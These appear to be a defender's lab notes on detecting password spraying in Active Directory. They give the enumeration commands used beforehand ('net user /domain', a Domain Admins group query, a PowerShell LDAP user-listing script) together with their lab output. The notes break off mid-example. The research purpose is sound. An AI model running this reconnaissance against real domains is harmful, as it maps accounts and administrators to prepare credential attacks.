Password Spraying - Detection Research

Sunday, May 16, 2021
2:23 AM

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
Background for Password Spraying


Why should you care about detecting password spraying? Because it works!

From Rapid7 "Under The Hoddie 2019 Research Report"; A Survey to Pentest Organizations:


CREDENTIAL CAPTURE: HOW DID YOU OBTAIN PASSWORDS OR PASSWORD HASHES?



GUESSABLE CRACKED PASSWORDS



EXTERNAL ENGAGEMENT: HOW EFFECTIVE WERE LOCKOUTS?



-- Source: https://www.rapid7.com/research/reports/under-the-hoodie-2020/


Lab Environment for Research

~ All POC testing, screenshots created using Detection Lab: https://www.detectionlab.network/introduction/

~ Create Fake accounts for POC
https://www.darkoperator.com/blog/2016/7/30/creating-real-looking-user-accounts-in-ad-lab

Enumerate Domain Users


```
net user /domain
```



```
C:\>net user /domain
The request will be processed at a domain controller for domain windomain.local.


User accounts for \\dc.windomain.local

-------------------------------------------------------------------------------
Abbecit1945              Abought                  Abountich
Aboy1980                 Abstold                  Acte1947
Acursent                 Adeatimeng92             Administrator
Aften1989                Afterested               Aganythe
Agaricest                Aidly1955                Ajoilver
Alarat                   Allashom                 Aloost
Alose1961                Anded1994                Andest
Andindeford              Anningues                Anstating
Anturing                 Antwookes48              Aptate
Arday1952                Aredy1955                Aret1969
Arithe1980               Ascrina                  Asecoulded54
Atiousaing               Aturneve1980             Austeset
Bace1946                 Bagall                   Bagith
Bannined                 Bardecome                Beemed
Beepard                  Beety1951                Begicke
Begrommento              Belank                   Belikee
Beltonstlend1969         Benife                   Bersoones
Beting1975               Bevold                   Bity1956
Blace1969                Blarly                   Blaway
Bleave                   Bobbles                  Bralow
Breventowne79            Broplece                 Buliesson
Butervirty               Caliat                   Camigniont
Capecontabir             Caphistry                Carceses
Chalmleshe               Chaver1960               Cherthem
Chishat                  Chiss1947                Clachaps
Clont1957                Coarad                   Comat2002
Cometwou                 Comints                  Complem
Contret                  Coug1972                 Couser
```

~ Get Domain Admins
net group "Domain Admins" /domain

~ Get User Details
net user <username> /domain



```
C:\>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain windomain.local.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            secopsadmin
The command completed successfully.


C:\>net user secopsadmin /domain
The request will be processed at a domain controller for domain windomain.local.

User name                    secopsadmin
Full Name                    SecOps Admin
Comment                      SecOps Use - AR7734992
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/16/2021 8:05:46 AM
Password expires             Never
Password changeable          5/17/2021 8:05:46 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/16/2021 8:06:41 AM
```


~ Alternate methods of Enumerating Domain Users and Domain Admins via Powershell. Emumeration behavior will vary dependong on attacker's framework and preference. Can't rely on detecting specific commands.

- https://www.jaapbrasser.com/active-directory-friday-list-password-information-for-domain-administrators/

```
# Alternate method to enumerate domain users via Powershell:
# enum_domain_users.ps1
# Note that 2016 domain controllers always display lastlogin date as 1/1/1601 - Known Bug for LDAP simple bind.
```

```
$Searcher = New-Object DirectoryServices.DirectorySearcher -Property @{
    Filter = "(objectclass=user)"
    PageSize = 0
}
$Searcher.FindAll() | ForEach-Object {
    New-Object -TypeName PSCustomObject -Property @{
        samaccountname = $_.Properties.samaccountname -join ''
        pwdlastset = [datetime]::FromFileTime([int64]($_.Properties.pwdlastset -join ''))
        LastLogonDate = [datetime]::FromFileTime([int64]($_.Properties.LastLogonDate -join ''))
        enabled = -not [boolean]([int64]($_.properties.useraccountcontrol -join '') -band 2)
    }
}
```

# Example




```
PS C:\tmp> .\enum_domain_users.ps1

pwdlastset           enabled LastLogonDate        samaccountname
----------           ------- -------------        --------------
5/15/2021 6:22:22 AM    True 1/1/1601 12:00:00 AM Administrator
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Guest
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM DefaultAccount
